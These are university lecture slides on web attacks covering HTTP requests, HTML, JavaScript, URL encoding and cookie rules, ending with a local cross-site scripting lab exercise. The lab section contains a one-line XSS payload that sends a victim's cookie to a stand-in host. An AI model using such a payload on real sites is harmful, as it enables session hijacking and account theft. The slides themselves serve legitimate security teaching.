CS356: Web Attacks

W. Michael Petullo

University of Wisconsin–La Crosse

As of November 8, 2021

Web Attacks: HTTP

HTTP GET: Request the specified resource from server.

```
GET / HTTP/1.1\r\n
Host: cr.yp.to\r\n
User-Agent: A browser\r\n
Accept: */*\r\n
Accept-Encoding: identity\r\n
Connection: Keep-Alive\r\n
\r\n
```


```
HTTP/1.1 200 OK\r\n
Server: publicfile\r\n
Date: Tue, 09 Nov 2021 ...\r\n
Last-Modified: Wed, ... \r\n
Content-Type: text/html\r\n
Transfer-Encoding: chunked\r\n
\r\n
[DATA]
```

HTTP POST: Send given data to server.

```
POST /put HTTP/1.1\r\n
Host: www.example.com\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 46\r\n
Connection: close\r\n
\r\n
data=Message-that-will-be-published-by-service
```

Web Attacks: HTML

HTML is a markup language that is most commonly provided as a response to a GET request. This markup language defines what we call web pages.




Web Attacks: JavaScript

Many browsers are able to execute JavaScript to dynamically build HTML and produce other effects.

Here we entered JavaScript as our forum post, and the browser executed that JavaScript. (Uh oh!) The `<script>` tag indicates inline JavaScript.

Modern browsers also support WebAssembly.



Web Attacks: HTTP POST Encoding

```
POST /put HTTP/1.1\r\n
Host: www.example.com\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 46\r\n
Connection: close\r\n
\r\n
data=Message-that-will-be-published-by-service
```

POST data takes form of key-value pairs; values (e.g., `Message-that-will-be-published-by-service`) must be URL-encoded.

< %3C	' %27	? %3F
> %3E	: %3A	+ %2B
= %3D	/ %2F	/ %2F

Web Attacks: Cookies

- HTTP is a stateless protocol: each request is independent; the server is not required to track state over multiple requests
- Cookies add state to HTTP
- A cookie is a small file that a server provides a client; the client stores the cookie, and the client provides the cookie back to the server during the next request

Browsers enforce rules on cookies:


1. Browser will not send cookies to servers other than their originator
2. JavaScript and other code that runs in browser cannot read cookies except for those that came from the same server as the JavaScript

This (along with other rules) makes up the browser's security model.

Software Vulnerabilities: Cross-Site Scripting

Run `xssd` and `steald`. Connect to `http://localhost:8080`. Submit exploit. (As victim:) Visit `http://localhost:8080`. Notice output from `steald`.

```
1 <script>document.location = 'http://example.com/steal?' +
      document.cookie</script>
```



Web Attacks: Exercise

1. Compile `xssd.go` using `go build xssd.go`; run `xssd`
2. Compile `steald.go` using `go build steald.go`; run `steald`
3. Run Wireshark, and watch the loopback interface.
4. Use a browser to connect to `localhost:8080`.
5. Find the HTTP response from xssd that contains a cookie.
6. Make a legitimate forum post.
7. Post the first suggested message.
8. What did you see in Wireshark? What does the raw HTML contain?
9. Post the second suggested message.
10. What did you see in Wireshark? What does the raw HTML contain?

Web Attacks: Assignments

Graded Homework Aquinas: xss

https://www.flyn.org/courses/cs356/schedule